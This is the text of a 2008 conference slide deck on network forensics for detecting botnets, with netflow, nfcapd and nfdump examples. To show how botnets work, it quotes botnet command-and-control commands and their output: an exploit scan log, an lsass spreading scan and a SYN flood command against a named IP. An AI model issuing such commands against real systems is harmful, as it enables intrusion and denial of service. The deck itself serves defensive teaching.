Team Cymru

Network Forensics

APRICOT 2008, Taipei

Ryan Connolly, ryan@cymru.com
<http://www.cymru.com>

Network Forensics

…what does it mean?

- *network forensics* is the analysis of network events in order to discover the source of problem incidents.

What sort of “problem incidents?”

aka “network badness”?

lots of things - for this discussion, let's talk primarily about botnets


Why botnets?

- Botnets are currently the most significant force behind many miscreant activities that make our lives as network operators -- and as citizens of the internet -- more difficult.
- Botnets allow criminals to make money - DDoS, warez, phishing, financial crimes, etc

Bottom line:

It's ***all about the money***...

but that's another talk.



Types: agobot, forbot, gtbot, phatbot, rbot, rxbot, sdbot, phatbot, storm, etc, etc.

Creation of a botnet

- Scan & sploit
  - it still works
  - many, many vulnerabilities, and more every day
  - Scanning entire /8 takes approximately 32 hours.
  - Bad neighborhoods most popular - cable & DSL ranges – home users are less protected… how about that VPN connection?
- Malware attached to emails (i.e. socially-engineered spreading)
- Files transferred via Instant Messaging programs
- Flaws in Internet Explorer, Firefox, and many, many others
- etc, etc, etc …attacks are against all platforms (*NIX, Windows XP/2000/98/etc, Mac OS), in many ways… no one is safe!

Botnet scan & sploit


```
<@SourceX> .hello 72570478 n0d
<@PFool> you are now logged in!
<@SourceX> .scan 142.59.170.1
<@PFool> rpc scan started on 142.59.170.1 using universal offset 0x0100139d
<@PFool> Offset(0x0100139d)->VulnerableIP(142.59.170.11)
<@PFool> Offset(0x0100139d)->VulnerableIP(142.59.170.34)
<@PFool> Offset(0x0100139d)->VulnerableIP(142.59.170.36)
<@PFool> Offset(0x0100139d)->VulnerableIP(142.59.170.40)
<@PFool> Offset(0x0100139d)->VulnerableIP(142.59.170.67)
<@PFool> Offset(0x0100139d)->VulnerableIP(142.59.170.85)
<@PFool> Offset(0x0100139d)->VulnerableIP(142.59.170.101)
<@PFool> Offset(0x0100139d)->VulnerableIP(142.59.170.138)
<@PFool> Offset(0x0100139d)->VulnerableIP(142.59.170.205)
<@PFool> Offset(0x0100139d)->VulnerableIP(142.59.170.221)
<@PFool> Offset(0x0100139d)->VulnerableIP(142.59.170.225)
<@PFool> Offset(0x0100139d)->VulnerableIP(142.59.170.234)
<@PFool> Offset(0x0100139d)->VulnerableIP(142.59.170.252)
<@PFool> Offset(0x0100139d)->VulnerableIP(142.59.171.3)
<@PFool> Offset(0x0100139d)->VulnerableIP(142.59.171.18)
```

Creation of a botnet

- “phone home," usually using DNS, sometimes using a hard-coded IP
- Bots join a channel on the IRC server and wait to accept commands
- HTTP-based bots increasing – harder to detect
- P2P bots: Phatbot, Superbot, Storm
- Increasingly encrypted & obfuscated connections to C&C
- Distributed C&Cs – need for coordinated takedown

Botnet ops

while (1) { pain(); }

- stealing access credentials -- especially to financial sites (keylogging)
- phishing (running a HTTP server)
- Spread further

  .advscan lsass 100 10 0 -r –s

  → Attempt to exploit machines with the lsass vulnerability. Scan with 100 concurrent threads and delay of 10 seconds randomly (-r) and silently (-s) for an unlimited time (0).
- DDoS

  .ddos.syn 64.233.187.123 21 300

  → ddos 64.233.187.123 on port 21 for 300 seconds
- malware hosting & distribution (running a FTP/HTTP server)
- open proxies & bounces
- spam (send directly or use as a mail relay)
- adware

Preventative measures

Ah, but how to ease the pain?

(1) Social factor - how do you get users to stop clicking on bad attachments & protect against social engineering attacks?

(2) Administrative factor - how do you get admins to install & stay up-to-date with necessary patches?

(3) Engineering factor - how do you get software developers to write secure code?

(4) Criminal factor – how do you remove the motivation to commit on-line crime?

When you know the answers to these, PLEASE, let me know!

So, for now, we need to make the bad guy's life more difficult.

Objective: deter miscreants from committing online crime.

Botnets - How do we find them?

Network Forensics

(1) Watch flows

(2) Watch DNS


(3) Effectively use Darknets

(4) Sniffing

(5) Sandboxing

(6) Malware analysis

Collecting flows



Collecting flows – enabling collection

A generic Cisco example:

```
interface fastethernet 0/0
ip route-cache flow
```

Set to netflow version 5 and set timeout:

```
ip flow-export <ip> <port>
ip flow-export version 5
```

Break-up long flows into 5 minute segments (should be less than your file rotation time):

```
ip flow-cache timeout active 5
```

Collecting flows – enabling collection

nfcapd

- Flow collector
- Listens for flows on a given port and stores the data into files that are rotated a pre-set number of minutes
- One nfcapd per flow stream
- Example:

```
nfcapd –w –D –l /var/log/flows/router1 –p 23456
nfcapd –w –D –l /var/log/flows/router2 –p 23457
```

-w: sync file rotation with next 5 minute interval

-D: fork to background


-l: location of log file

Collecting flows – enabling collection

- May wish to use nfdump on the resulting files to insert flow records into a database
- *Stager:* system for aggregating and presenting network statistics.
  - Collects & stores network info (netflow, SNMP, MPing) in a database
  - Provides a web front-end

Watching flows

Total network awareness



Watching flows
nfdump

Sort flows by total number of bytes

```
# nfdump -r nfcapd.200508300700
    -o extended
    -s record/bytes
```

Packets Bytes pps bps Bpp Flows
1.4 M 2.0 G 2023 5.6 M 1498 1

```
Top 10 flows ordered by bytes:
Date flow  Prot Src IP Addr:Port     Dst IP Addr:Port    Flags Tos Packets Bytes pps bps Bpp Flows
2005-08-30 TCP 126.52.54.27:47303 -> 42.90.25.218:435     ..... 0 1.4 M   2.0 G 2023 5.6 M 1498 1
2005-08-30 TCP 198.100.18.123:54945 -> 126.52.57.13:119   ..... 0 567732 795.1 M 627 2.5 M 1468 1
2005-08-30 TCP 126.52.57.13:45633 -> 91.127.227.206:119   ..... 0 321148 456.5 M 355 4.0 M 1490 1
2005-08-30 TCP 126.52.57.13:45598 -> 91.127.227.206:119   ..... 0 320710 455.9 M 354 4.0 M 1490 1
2005-08-30 TCP 126.52.57.13:45629 -> 91.127.227.206:119   ..... 0 317764 451.5 M 351 4.0 M 1489 1
2005-08-30 TCP 126.52.57.13:45634 -> 91.127.227.206:119   ..... 0 317611 451.2 M 351 4.0 M 1489 1
2005-08-30 TCP 126.52.57.13:45675 -> 91.127.227.206:119   ..... 0 317319 451.0 M 350 4.0 M 1490 1
2005-08-30 TCP 126.52.57.13:45619 -> 91.127.227.206:119   ..... 0 314199 446.5 M 347 3.9 M 1490 1
2005-08-30 TCP 126.52.54.35:59898 -> 132.94.115.59:2466   ..... 0 254717 362.4 M 322 3.7 M 1491 1
2005-08-30 TCP 126.52.54.35:59773 -> 55.107.224.187:11709 ..... 0 272710 348.5 M 301 3.1 M 1340 1
```

…the possibilities are endless…

Watching flows
nfdump

What else can you do?

- Show top 10 IP addresses consuming the most bandwidth

  nfdump –r nfcapd.200508300700 –n 20 –s ip/bps

- List the first 20 tcp flows:

  nfdump –r nfcapd.200508300700 –c 20 ‘proto tcp’

- Show port scanning candidates:

  nfdump -r nfcapd.200508300700 -A srcip,dstport -s record/packets 'not proto icmp and bytes < 100 and bpp < 100 and packets < 5 and not port 80 and not port 53 and not port 110 and not port 123'

Compliments of SWITCH-CERT

Watching flows
nfdump


To see scanning on your network (another example):

```
# nfdump –r nfcapd_file
    –A src,dstport
    –c 10 ‘src ip 192.168.2.12’

Date flow  start    Prot Src IP Addr:Port      Dst IP Addr:Port    Packets Bytes
2006-12-02 14:02:12 TCP  192.168.2.12:47303 -> 192.168.2.13:445    1        60 B
2006-12-02 14:02:12 TCP  192.168.2.12:47304 -> 192.168.2.14:445    1        60 B
2006-12-02 14:02:12 TCP  192.168.2.12:47305 -> 192.168.2.15:445    1        60 B
2006-12-02 14:02:12 TCP  192.168.2.12:47306 -> 192.168.2.16:445    1        60 B
2006-12-02 14:02:12 TCP  192.168.2.12:47307 -> 192.168.2.17:445    1        60 B
2006-12-02 14:02:13 TCP  192.168.2.12:47308 -> 192.168.2.18:445    1        60 B
2006-12-02 14:02:13 TCP  192.168.2.12:47309 -> 192.168.2.19:445    1        60 B
2006-12-02 14:02:13 TCP  192.168.2.12:47310 -> 192.168.2.20:445    1        60 B
2006-12-02 14:02:13 TCP  192.168.2.12:47311 -> 192.168.2.21:445    1        60 B
2006-12-02 14:02:13 TCP  192.168.2.12:47312 -> 192.168.2.22:445    1        60 B
```

Watching flows

